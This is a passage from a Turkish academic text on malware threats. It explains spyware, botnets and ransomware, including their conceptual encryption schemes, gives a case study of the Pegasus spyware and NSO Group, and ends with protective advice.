Casus yazılımların bilgisayara bulaşma yolları çeşitlidir. Genellikle, bir web sayfasını düzgün görüntülemek veya bir içeriğe erişmek için internet tarayıcısına ek bir yazılım (eklenti) kurulması istendiğinde, kullanıcı onayıyla birlikte casus yazılım da yüklenebilmektedir. Buna ek olarak, ücretsiz hizmet sunan web siteleri (örneğin yazılım, müzik, oyun vb.) veya bazı ücretsiz yazılımlar, kullanıcıdan izin alarak veya gizlice ek casus yazılımları kurabilmektedirler. Bu tür web siteleri ve yazılım geliştiriciler, kullanıcı bilgilerini reklam veya benzeri amaçlarla veri toplayan kişi veya kuruluşlara satarak veya yazılım kurulumlarından gelir elde etmektedirler.

Casus yazılımların temel amacı genellikle finansal getiri sağlamaktır. Bu yazılımlar, kurbanlarının cihazlarından topladıkları verileri farklı şekillerde paraya dönüştürmektedirler. Örneğin, elde edilen kişisel bilgiler reklam şirketlerine satılabilmekte, hassas finansal veriler dolandırıcılık için kullanılabilmekte veya ele geçirilen sistemler fidye talepleri için araç olarak kullanılabilmektedir. Dolayısıyla, casus yazılımlar siber suçlular için çeşitli maddi kazanç kapıları açmaktadır (faq.cc.metu.edu.tr, 2019).

2005 yılında Amerikan Federal Soruşturma Bürosu (FBI) tarafından 2.000'den fazla şirketin katılımıyla gerçekleştirilen bir araştırmaya göre, bu şirketlerin %64'ü kötü amaçlı yazılımlar ve bilgisayarla bağlantılı siber suçlar nedeniyle mali kayıplar yaşamıştır. FBI, bu durumun yol açtığı toplam zararın yaklaşık 62 milyar Amerikan doları olduğunu öngörmüştür. Siber güvenlik firması Webroot'un 2005 yılı boyunca yaptığı tespitlere göre, 400 binden fazla web sitesinde casus yazılımlara rastlanmıştır. Bu bulgular, siber tehditlerin işletmeler üzerindeki önemli mali etkisini ve yaygınlığını gözler önüne sermektedir (Canbek ve Sağıroğlu, 2007;Webroot.com, 2005 p.5).

1.4.5. Gözetim Saldırıları

Mobil cihazlardaki kamera, mikrofon ve GPS gibi donanımları kullanarak kullanıcıları gözlemleyip izlemektedir. Bu yazılımlar açık bir şekilde özel hayatın gizliliğini ihlal etmekte ve birçok kişinin günlük hayatta ne yaptığı, kiminle konuştuğuna dair bilgileri kolaylıkla elde edebilmektedirler. Hedef kullanıcıların uygunsuz fotoğraflarını çekip şantaj amacıyla kullanmaktadırlar. Cihaz konumlarını ve GPS'i kullanmaktadırlar. Veriler, hedef kullanıcının telefonunun istenilen zamanda nerede olduğunu bulmaktadır. Bunlar ve diğer birçok eylem, kötü amaçlı yazılım aracılığıyla gerçekleştirilmektedir. Bu yazılımlar bir cihaza yüklendikten sonra gizli kalmakta ve keşfedilme şansı azalmaktadır (Çallı, 2024).

1.4.6. Telefon Çevirici (Diallerware) Saldırıları

Bu türden atak yöntemleri genellikle kurbanın bilgisayar modemi olarak seçilen İnternet sağlayıcısının uluslararası telefon numarası ve erişim numarasının değiştirilmesiyle gerçekleşmektedir (Cho vd., 2014). Kullanıcılar pahalı kısa mesaj ve arama hizmetleri için daha fazla ödeme yapmak zorunda kalmaktadır.

1.4.7. Finansal Saldırılar


Finansal tehdit, genellikle kredi kartı bilgilerini hedef almakta ve kullanıcının çevrimiçi işlemleri sırasında bu bilgilere erişerek sızdıran bir saldırı türüdür. Kaspersky Lab, 2015 yılının ilk çeyreği raporunda, SMS.AndroidOS.OpFake.cc adlı

ve en az 29 bankacılık ile finans uygulamalara saldırabilen bir Truva atı keşfettiğini bildirmiştir. Truva atının ikinci çeyrekte rapor edilen son sürümünün, 114 bankacılık ve finans uygulamasına saldırabildiği belirtilmektedir; bu sayı dört kat artış göstermektedir (Weijie, vd.,2019).

1.4.8. Botnet Saldırısı

Botnet bazen (kısaca robot network) bilgisayar bilimciler tarafından kullanılan bir sözcüktür. Botnetler birçok yazılım ajan programından oluşmaktadır. Her yazılım ajan programı uzaktan kontrol edilmektedir. Botnetler bir birim olarak hareket etme yeteneklerine sahiptir. Bir botnet tekrarlanan görevleri ve hedeflerini tamamlamak için bir çaba ile diğer benzer makinelerle iletişim kuran internet bağlantılı bilgisayarların bir dizisidir. Bu bir Internet Relay Chat (IRC) kanal kontrolü tutucu gibi sıradan bir şekilde olabilmekte ya da istenmeyen e-posta göndermek veya dağıtık reddi hizmet saldırılarına katılmak için kullanılabilmektedir. Botnet kelimesi robot ve network bileşimidir. Terim genellikle olumsuz ya da kötü niyetli bir çağrışım ile birlikte kullanılmaktadır (wikipedia.org, 2015).

Şekil1 1.13. Servis Dışı Bırakma Saldırısı: DoS ve DDoS



Kaynak: wikipedia.org, 2015.

Bu tür ağlar genellikle spam e-posta göndermek için kullanılmaktadır. Bir botnet saldırganın kontrolü altındadır ve zombi bilgisayarların onlarcası, binlercesi ve hatta yüz binlercesi bir ağ olarak ifade edilebilmektedir. Bu, ana sunucunun kötü amaçlı yazılım bulaşmış tüm cihazların kontrolünü ele geçirdiği ve bu cihazların istenen eylemi gerçekleştirmesini sağladığı bir saldırı şeklidir. Kötü amaçlı yazılım (botnet) bulaşmış cihazlar, siteleri devre dışı bırakmak gibi daha tehlikeli işlemler için veya yasa dışı amaçlarla kullanılabilmektedir.

Botnet'ler Nasıl Oluşturulur?

Kötü Amaçlı Yazılım Yayma: Saldırganlar, botnet oluşturmak için bilgisayarları ve cihazları kötü amaçlı yazılımlarla (örneğin, truva atları, solucanlar veya virüsler) enfekte eder. Bu yazılımlar, cihazın kontrolünü ele geçirir ve saldırganın komutlarını yerine getirmesini sağlar.

Cihazların Kontrolünü Ele Geçirme: Enfekte olan cihazlar, saldırganın komut ve kontrol (C&C) sunucularına bağlanır. Bu sunucular, botnet'teki tüm cihazları yönetir ve saldırganın uzaktan komut vermesini sağlar.

Botnet'in Kullanımı: Saldırgan, botnet'teki cihazları kullanarak çeşitli siber saldırılar gerçekleştirebilir. Örneğin, DDoS saldırıları, spam e-posta gönderme, veri hırsızlığı veya kripto para madenciliği gibi faaliyetler yapılabilir.

Botnet'lerin Kullanım Amaçları:

DDoS Saldırıları: Botnet'ler, bir web sitesini veya ağı aşırı yükleyerek hizmet dışı bırakmak için kullanılır. Bu, hedefin trafiği kaldıramayarak çökmesine neden olur.

Spam Gönderme: Botnet'ler, milyonlarca spam e-posta göndermek için kullanılabilir. Bu e-postalar, phishing (oltalama) saldırıları veya kötü amaçlı yazılım yayma amacı taşıyabilir.

Veri Hırsızlığı: Botnet'ler, enfekte olan cihazlardan kişisel bilgiler, kredi kartı numaraları veya diğer hassas verileri çalmak için kullanılabilir.

Kripto Para Madenciliği: Botnet'ler, saldırganların kripto para madenciliği yapması için cihazların işlem gücünü kullanır. Bu, cihazların performansını düşürür ve enerji tüketimini artırır.

1.4.9. Fidye Yazılımı (Ransomware) Saldırıları

Fidye yazılımı saldırısı hem ev hem de iş kullanıcılarını etkileyen büyük bir tehdittir. Fidye yazılımı, geçici veya kalıcı bir veri ve bilgi kaybıyla sermayeyi ve itibarı etkileyebilmektedir. Olası kötü sonuçları engellemek için geç olmadan varlıkların fidye yazılımı saldırılarına karşı korumak önemlidir. Fidye yazılımı (Ransomware) saldırıları son zamanlarda medyada oldukça fazla yer aldı.

Bu tür saldırılar genellikle virüs bulaşmış bir cihazın ekranını kilitler veya dosyalarını şifreler. Saldırganlar kullanıcılardan para talep etmekte ve karşılığında ekranlarını serbest bırakma veya şifrelerini silme sözü vermektedir (blogs.cisco, 2015).


Fidye yazılımları önemli bilgileri hedefler:

Fidye yazılımı çalışmaya başladığında, yerel ve ağ depolamasını tarayarak şifrelenecek dosyaları arar. İşletmeniz veya bireyler için önemli olduğunu varsaydığı dosyaları hedefler. Bu, bilgilerin kurtarılmasına yardımcı olabilecek yedekleme dosyalarını da içerir. Aşağıda fidye yazılımlarının hedeflediği birkaç dosya türü yer almaktadır:

- Microsoft Office: .xlsx, .docx, and .pptx ve eski sürümler
- Görsel: .jpeg, .png, .jpeg, .gif
- İşle ilgili görseller: .dwg
- Veri: .sql ve .ai
- Video: .avi, .m4a, .mp4

Farklı fidye yazılımı türleri, farklı dosya gruplarını hedefler, ancak ortak hedefler de vardır. Çoğu fidye yazılımı, genellikle kritik iş bilgileri içerdiklerinden Microsoft Office dosyalarını hedefler. Önemli dosyaları hedeflemek, fidyeyi ödeme ihtimalinizi artırır.

Şekil1 1.14. Fidye Yazılımı Mesajı



Kaynak: blogs.cisco, 2015.

Kimlik avı e-postaları genellikle fidye yazılımı içerir:

Fidye yazılımı, etkinleştirildikten sonra yaptığı şeylerden dolayı diğer kötü amaçlı yazılımlardan farklıdır. Genellikle kullanıcı kimlik avı e-postasındaki bir eki açtığında veya bir bağlantıya tıkladığında yürütülür. Kötü amaçlı yazılım daha sonra saldırgan tarafından kontrol edilen bir sunucudan indirilir.

Fidye yazılımı indirildikten sonra ağ sürücünüzde hareketsiz kalabilir veya doğrudan virüslü bir bilgisayarda çalışabilir. Çalıştığında, hedeflenen dosya uzantıları için mevcut yerel ve ağ depolama sistemlerini tarar ve bulduklarını şifreler. Şifreleme ya asimetrik ya da simetriktir, ancak son zamanlardaki birçok fidye yazılımı saldırısı her ikisini de kullanmaktadır.

Saldırganlar Ödeme Talebinde Bulunur:

Saldırganlar her zaman başta Bitcoin olmak üzere kripto para biriminde ödeme talep eder. Ödemeleri bu şekilde almak yakalanma riskini azaltmaktadır. Saldırganlar,

tanınmamak için bir anonimlik ağı olan TOR'un arkasındaki sunucuları da kullanmaktadır.

Fidye yazılımı dosyaları şifreledikten sonra bir mesaj görüntüler. Saldırganlar, dosyaların kilidini açmak için anahtar karşılığında ödeme talep eder. Fidye birkaç yüz dolardan birkaç milyon dolara kadar değişebilir. Hemen ödeme yapmazsanız, kötü amaçlı yazılım fidyeyi artırmaktadır (blogs.cisco, 2015).

Bazı fidye yazılımı saldırılarında çifte şantaj içerir. Saldırgan, dosyaları serbest bırakmak için bir ücret talep eder. Ayrıca saldırıya uğrayan ancak ödeme yapmayı reddeden kuruluşların bir listesini de yayınlar. Çifte şantaj, sizi fidyeyi ödemeye ve markanıza zarar gelmesini önlemeye daha da motive eder.

Fidye Yazılımları Gelişiyor

Verileri şifrelemeleri ve kullanıcıların şifre çözme anahtarını almasını nasıl engelledikleri konusunda farklılık gösteren fidye yazılımı çeşitleri vardır. Eski fidye yazılımları istemci veya sunucu arasında asimetrik şifreleme veya basit simetrik şifreleme kullanıyordu. Yeni fidye yazılımları saldırının etkisini artırmak için her iki yöntemi de kullanıyor.

- ***Simetrik Şifreleme***

Fidye yazılımı korsanları günümüzde simetrik şifrelemeyi nadiren tek başına kullanıyorlar. Simetrik şifreleme ve şifre çözme için tek bir anahtar kullanır. Anahtar genellikle yerel sistemde saklanır. Uzmanlar ve araştırmacılar anahtarı burada bulabilir ve fidye ödemeden verilerin şifresini çözebilir. Bu sorunu çözmek için bilgisayar korsanları artık daha yaygın olarak hibrit şifreleme kullanıyor.

- ***İstemci Tarafı Asimetrik Şifreleme***

Asimetrik şifreleme, verileri şifrelemek için genel bir anahtar ve şifresini çözmek için ayrı bir özel anahtar kullanır. Yaygın bir şifreleme yöntemi, HTTPS'nin de kullandığı RSA şifrelemesidir. RSA simetrik şifrelemeden daha yavaştır ve saldırganın özel anahtarı sunucuya gönderebilmesi için tüm dosyaların şifrelenmesi gerekir. Yazılım

şifrelemeyi tamamladıktan sonra özel anahtarı saldırganın sunucusuna gönderir ve yerel depolamadan siler. Buradaki risk bilgisayarın şifreleme tamamlanmadan çevrimdışı duruma geçmesidir. Bu durumda özel anahtar asla saldırganın sunucusuna aktarılmaz. Saldırgan bu durumda fidye talep edemez.

- ***Hibrit Şifreleme***

Bilgisayar korsanları, fidye yazılımının önceki sürümlerinin savunmasız olduğunu keşfettiler ve bu nedenle hibrit sürümler tasarladılar. Hibrit sürümlerde, yazılım iki set anahtar üretir ve şifreleme zinciri eski sürümlerle ilgili sorunları çözer. Şifreleme zinciri şu şekilde çalışır:

- ✓ Simetrik anahtar dosyaları şifreler.
- ✓ Yazılım, bir istemci tarafı anahtar çifti oluşturur. İstemci tarafı ortak anahtarı, simetrik anahtar dosyasını şifreler.
- ✓ Yazılım, bir sunucu tarafı anahtar çifti oluşturur. Sunucu tarafındaki ortak anahtar, istemci tarafındaki özel anahtarı şifreler ve ardından saldırgana gönderir.
- ✓ Fidye ödendiğinde, sunucu tarafındaki özel anahtar, istemci tarafındaki özel anahtarın şifresini çözer ve bu anahtar, şifreleme zinciri tersine döndüğünde işletmeye gönderilir.

- ***Yedeklemelerle Fidye Yazılımlarını Önleme***

Fidye yazılımlarına karşı korunmanın en iyi yolu düzenli yedekleme yapmaktır. Yerel veya ağ sürücüsüne kaydedilen yedek dosyalar saldırılara karşı savunmasızdır. Bulut depolama, fidye yazılımı saldırılarından korunur ve veri kurtarma için güvenli bir alternatiftir. Buradaki istisna, bulut depolama alanını yerel bir sürücü veya alt klasör olarak eşlemenizdir.

Fidye yazılımlarının oluşturabileceği hasarı engellemenin en etkili yolu, sisteme bulaşmadan önce önlem almaktır. Çoğu saldırı, kullanıcılar istemeden yazılımı doğrudan indirdiğinde veya yanlışlıkla kötü amaçlı bir komut dosyası çalıştırdığında başlar.

Kullanıcıların fidye yazılımı indirmesini engellemenin iki yolu, DNS tabanlı içerik filtreleme ve yapay zekâ karantinası içeren e-posta siber güvenliğidir. DNS tabanlı içerik filtreleme, kullanıcıların kara listeye alınmış web sitelerine göz atmasını engeller. E-posta filtreleri, incelenmeleri için kötü amaçlı içerik ve ekleri karantinaya gönderir.

Son olarak, mobil cihazlar dahil her cihazda her zaman makine öğrenimi ve davranış izleme özelliğine sahip kötü amaçlı yazılımdan koruma yazılımı çalıştırın. İyi bir kötü amaçlı yazılımdan koruma uygulaması, fidye yazılımını belleğe erişmeden ve dosyaları şifrelemeden önce tespit eder. En yüksek etkinlik için, kötü amaçlı yazılımdan koruma yazılımının en son tehditleri tanıyabilmesi için her zaman yamalı ve güncel olması gerekir.

1.5 Mobil Cihazları Etkileyen Casus ve Fidye Saldırıları

Mobil cihazları etkileyen casus ve fidye saldırıları, günümüzde giderek artan ciddi siber tehditlerdir. Mobil casus yazılımları, kullanıcıların bilgisi dışında cihazlara gizlice sızarak konum takibi, çağrı kayıtları, mesajlaşma, e-posta, web geçmişi, multimedya dosyaları, hatta kamera ve mikrofon erişimi gibi geniş bir yelpazede veri toplama ve izleme faaliyetleri gerçekleştirir. Bu sinsi yazılımlar genellikle fiziksel erişim, sosyal mühendislik veya kötü amaçlı uygulamalar yoluyla bulaşır ve uzun süre fark edilmeden çalışarak ciddi gizlilik ihlallerine, kimlik hırsızlığına ve psikolojik zararlara yol açabilir. Mobil fidye yazılımları ise cihazları kilitleyerek veya verileri şifreleyerek fidye talep eder. Cihaz kilitleme türleri ekranı tamamen kullanılamaz hale getirirken, veri şifreleme türleri değerli dosyalara erişimi engeller. Fidye notları aracılığıyla ödeme talep eden bu yazılımlar, kötü amaçlı uygulamalar, oltalama saldırıları veya güvensiz web siteleri üzerinden yayılabilir ve veri kaybı, maddi zarar, cihazın işlevsizleşmesi ve psikolojik stres gibi önemli sorunlara neden olabilmektedir.

Mobil casus ve fidye yazılım saldırılarından korunmak için kullanıcıların bilinçli ve proaktif olması hayati önem taşır. Güçlü parolalar kullanmak, bilinmeyen kaynaklardan uygulama yüklemekten kaçınmak, uygulama izinlerini kontrol etmek, güvenilir güvenlik yazılımları kullanmak, şüpheli bağlantılardan uzak durmak,

yazılımları güncel tutmak ve düzenli veri yedeklemesi yapmak alınması gereken temel önlemlerdir. Her iki saldırı türü de mobil cihaz kullanıcılarının gizliliğini, güvenliğini ve maddi varlıklarını tehdit ettiğinden, bu tehlikelere karşı hazırlıklı olmak ve koruyucu önlemleri uygulamak günümüz dijital dünyasında vazgeçilmez bir gerekliliktir. Unutulmamalıdır ki, siber güvenlik sürekli bir süreçtir ve değişen tehditlere karşı her zaman tetikte olmak önemlidir.

1.5.1 Pegasus Casus Yazılım

Pegasus, İsrailli yazılım şirketi NSO Group tarafından geliştirilen bir casusluk yazılımıdır. Bu yazılım, hedef kişinin telefonuna tıklama yoluyla ya da hiçbir etkileşim olmadan sızarak, cep telefonunun mesaj, konum ve mikrofon gibi özelliklerine erişim sağlar. Amacı, hedef alınan kişinin kişisel yaşamına sızarak, programı geliştiren kişi ya da kurum için istihbarat toplamaktır.

Pegasus yazılımı, yalnızca istihbarat servisleri ve hükûmetlere satılmaktadır. Tüm satışlar, İsrail Savunma Bakanlığı'nın onayına tabi olup, programın kullanımına ilişkin kararlar bu kurum tarafından denetlenir. Ayrıca, programın, İsrail hükümetinin talebi üzerine ABD, Çin, Rusya, İsrail ve İran gibi beş ülkeye girdiği anda kendini imha ettiği iddia edilmektedir.

Ortaya Çıkartılması:

Programla ilgili ilk iddialar 2016 yılında bazı teknik inceleme raporlarına dayanmaktadır. Bu yazılımın, Fransa, İspanya, Suudi Arabistan ve Hindistan gibi ülkelerde tespit edildiği, birçok gazeteci, aktivist ve siyasetçinin de bu program aracılığıyla takip edildiği ileri sürülmüştür. Ancak şirket, o yıl ortaya atılan tüm iddiaları reddetmiştir (Wikipedia.org, 2021).

Konunun yeniden gündeme gelmesi, 2018 yılında Suudi Arabistan'ın İstanbul Başkonsolosluğu'nda Cemal Kaşıkçı'nın öldürülmesinin ardından başlamıştır. Programın ayrıntıları, 2021 yılında The Washington Post, Le Monde, The Guardian ve Uluslararası Af Örgütü gibi 16 medya ve sivil toplum kuruluşunun ortak çalışmasıyla ortaya çıkmıştır (wikipedia.org, 2021).

Bu çalışmada, binlerce kişinin program aracılığıyla izlenmeye alındığı öne sürülmüştür. Fransız Cumhurbaşkanı Emmanuel Macron, Cemal Kaşıkçı'nın nişanlısı Hatice Cengiz, yakın arkadaşı Ömer Abdülaziz ve Kaşıkçı'nın İstanbul Cumhuriyet Başsavcılığı görevini yürütmüş olan İrfan Fidan'ın da takip edilen isimler arasında olduğu iddia edilmiştir (wikipedia.org, 2021).

Pegasus: İsrailli NSO'nun Geliştirdiği Casus Yazılım Hakkında Neler Biliniyor?

Uluslararası Af Örgütü ve 15'ten fazla medya kuruluşunun gerçekleştirdiği bir araştırma, İsrailli NSO şirketi tarafından geliştirilen casus yazılım Pegasus'un, dünya çapında birçok hükümet tarafından, gazeteci, akademisyen, siyasetçi ve hak savunucusu gibi aralarında binlerce kişinin de bulunduğu telefonlara yüklenmiş olabileceğini ortaya koydu.

Araştırmalara göre, Pegasus casus yazılımı, Azerbaycan, Hindistan, Birleşik Arap Emirlikleri ve Suudi Arabistan gibi ülkelerde kullanılmıştır. Guardian gazetesinde yayımlanan bir şemaya göre, 2018 yılında Suudi Arabistan'ın İstanbul Başkonsolosluğu'nda öldürülen Cemal Kaşıkçı'nın cinayetiyle bağlantılı olarak, nişanlısı Hatice Cengiz ve Adalet ve Kalkınma Partisi Genel Başkan Yardımcısı Yasin Aktay'ın telefonlarına da bu yazılımın yüklenmiş olabileceği öne sürülmektedir.

Pegasus, son yıllarda çeşitli olaylarla gündeme gelmiştir. Özellikle Kaşıkçı cinayetinde, suikastın öncesinde, üzerinde çalıştığı bir projenin, temasta olduğu bir diğer Suudi muhalifin telefonunun bu casus yazılımıyla ele geçirilmesi sonucu Suudi makamlarının cinayeti öğrenmiş olabileceği ve bu durumun cinayete yol açmış olabileceği iddia edilmiştir.Hak savunucuları, Pegasus yazılımının "otokratik yönetimler" tarafından muhalifleri hedef almak için kullanıldığını belirtiyor ve bunun demokrasiyi tehdit eden bir yöntem olduğunu vurguluyorlar.

Pegasus yazılımı ve onu geliştiren şirket hakkında birçok endişe bulunmaktadır. Yazılım, telefonlara çeşitli yöntemlerle yüklenebiliyor; bazen hedef kişinin tıklamalarıyla, bazen de herhangi bir tıklama gerektirmeden uzaktan yüklenebiliyor.

Pegasus Nedir?

Pegasus, İsrailli NSO Group tarafından geliştirilen son derece gelişmiş bir casus yazılımdır ve ilk olarak Ağustos 2016'da ortaya çıkmıştır.

Yazılımın hedef cep telefonuna yüklenmesi için kullanılan yöntemlerden biri "sahte link gönderme"dir. Bu yöntemde, hedef kişiye meşru bir kurumdan gelmiş gibi görünen bir link gönderilir. Genellikle bu, kargo veya gönderi takibiyle ilgili bir link olur. Kullanıcı bu linke tıkladığında, yazılım telefonuna yüklenmiş olur.

Sonraki araştırmalar, Pegasus'un çok daha geliştirilmiş ve hedef telefonlara daha kolay şekilde yüklenebilen bir hale geldiğini ortaya koymuştur. Bunun için yazılım ve işletim sistemlerindeki güvenlik açıkları kullanılır. Bu açıklar sayesinde, sahte bir arama veya gönderi uyarısı aracılığıyla telefona sızılabilmektedir.

Şekil1 1.15. Pegasus Casus Yazılımın Mobil Cihazdaki İşlevleri

Kaynak: BBCNEWS, 2021.

Bu yöntemde, genellikle iMessage, Viber, FaceTime, WhatsApp gibi popüler mesajlaşma uygulamaları kullanılıyor. Hedef kişi, çoğu zaman telefonuna bu zararlı yazılımın yüklendiğinden habersiz oluyor.

Yazılım telefona yüklendikten sonra, telefon üzerinden yapılan tüm konuşmalar ve yazışmalar saldırganlar tarafından izlenmeye başlanıyor. Ayrıca, kişinin lokasyonu takip edilebiliyor, klavye hareketleri izleniyor ve kamera ile mikrofona uzaktan erişim sağlanabiliyor. Bu şekilde, hedef kişi bulunduğu ortamdan habersiz bir şekilde dinlenip izlenebiliyor.

Bir ABD istihbarat kuruluşunda eski bir siber mühendis olarak görev yapan Timothy Summers, Pegasus'u "son derece tehlikeli bir yazılım" olarak tanımladı. Summers, yaptığı açıklamada, "Gmail, Facebook, WhatsApp, FaceTime, Viber, WeChat, Telegram ve Apple'ın mesajlaşma servisleri, e-posta uygulamaları gibi tüm bu programları tarayabiliyor. Bu yazılım sayesinde, tüm dünyayı izlemek mümkün. NSO, eksiksiz bir istihbarat kuruluşunun sunduğu hizmetleri bir servis olarak sunuyor" dedi.

Yazılımı Geliştiren NSO Nasıl Bir Şirket?

NSO, 2010 yılında İsrail istihbarat servislerinde görev yapmış üç eski çalışan tarafından kuruldu. Şirketin genel merkezi, İsrail'in Tel Aviv şehrine yakın Herzliya bölgesinde yer alıyor. NSO, web sitesinde faaliyetlerini "terörizm ve suçların önlenmesi ile soruşturulmasına yönelik teknoloji geliştirmek" olarak tanımlıyor. Şirketin hisselerinin bir kısmı 2019 yılında satıldı ve bu satışla birlikte şirketin toplam değeri 1 milyar dolar olarak belirlendi. 2020 yılı itibariyle şirketin geliri 243 milyon dolar olarak kaydedildi.

New York Times'ın 2016 yılında yayımladığı bir habere göre Pegasus yazılımının 10 telefonluk paketinin fiyatı 650 bin dolar. Ayrıca, yazılımın kurulumu için 500 bin dolar da ayrı bir ücret talep ediliyor. Ancak, zaman içinde yazılımın geliştiği ve fiyatının değişmiş olabileceği ifade ediliyor. Pegasus, İsrail hükümeti tarafından bir siber silah olarak kabul ediliyor ve bu nedenle yalnızca devletlere satılabiliyor. NSO da yazılımı yalnızca devletlere sattığını belirtiyor, şahıslar ya da özel şirketlere satış yapmadığını vurguluyor. NSO, araştırma hakkında yapılan açıklamalarda, söz konusu raporu

hazırlayan kuruluşların "kaynaklarının güvenilirliğine ilişkin ciddi şüpheler doğuran temelsiz iddiaları kesin bir şekilde reddettiklerini" belirtti. NSO, geliştirdikleri yazılımın Kaşıkçı cinayetiyle herhangi bir ilgisi bulunmadığını ve ne kendisinin ne de aile üyelerinin telefonlarına bu yazılımla yönelik herhangi bir saldırı gerçekleştirilmediğini açıkladı.

Şirketin açıklamasında, "NSO, yaptığı incelemeler sonucunda yazılımı satışa sunduğu devletlerin, satılan sistemleri işletme sorumluluğuna sahip olduğunu ve müşterilerinin hedeflerine dair herhangi bir veri erişimine sahip olmadığını" belirtti.

Şekil1 1.16. Pegasus Casus Yazılım Hedefindeki Kesimler

Kaynak: BBCNEWS, 2021

Pegasus Daha Önce Hangi Olaylarda Gündeme Geldi?

Pegasus, yakın zamanda iki önemli olayla daha gündeme geldi. Bunlardan ilki, Cemal Kaşıkçı cinayetiyle ilgiliydi. Çeşitli sivil toplum kuruluşları ve medya organları, Kaşıkçı'nın Suudi Arabistan'daki muhaliflerin sosyal medya kısıtlamalarını aşmalarına

yardımcı olmak amacıyla ABD sim kartı taşıyan telefonlar satın alıp, bu kişilere ulaştırmayı planladığını iddia etti. Kaşıkçı'nın ölümüne dair çekilen "The Dissident" adlı belgeselde de yer alan bu iddiaya göre, Kaşıkçı'nın bu proje için birlikte çalıştığı Kanada'da yaşayan bir Suudi muhalifin telefonuna, Suudi Arabistan devleti tarafından Pegasus yüklendi. Böylece, Suudi yönetiminin projeden ve Kaşıkçı'nın oynadığı rolden haberdar olduğu öne sürüldü.

İkinci olay ise dünyanın en zengin insanı, Amazon'un kurucusu ve Washington Post'un sahibi Jeff Bezos'un telefonunun "hacklenmesi"yle ilgili. Guardian'ın Ocak 2020'de yayımladığı bir habere göre, 2018 yılında Suudi Arabistan Veliaht Prensi Muhammed bin Selman, WhatsApp üzerinden attığı bir mesajla Bezos'un telefonuna Pegasus yazılımını yüklediği iddia edildi.

Yazılım Yüklendiği Nasıl Anlaşılır?

Pegasus'un tespit edilmesi oldukça zor bir süreçtir çünkü virüs tarama programları tarafından fark edilmez. NSO, yazılımın iz bırakmadan çalışabilmesi için ciddi yatırımlar yapmaktadır.Bir telefon üzerinde yapılan teknik incelemede, yazılımın bıraktığı "izler" veya "kırıntılar" tespit edilebilir. Siber güvenlik uzmanları, Pegasus'tan tamamen kurtulmanın en güvenli yolunun telefonun tamamen imha edilmesi olduğunu belirtiyor.Son yapılan araştırmalar, Pegasus'un kullanımının giderek daha yaygınlaştığını göstermektedir. Toronto Üniversitesi'ne bağlı Citizen Lab'in 2018 tarihli raporunda, Türkiye'nin de aralarında bulunduğu 45 ülkede Pegasus izine rastlandığı bildirilmiştir. Büyük teknoloji şirketleri, tespit edilen güvenlik açıklarını hızla kapatmak için sürekli bir çaba içindedir. NSO aleyhine açılan bazı davalar da bulunmaktadır. Bunlardan biri, WhatsApp'ın 2019 yılında ABD'de açtığı dava olup, Microsoft ve 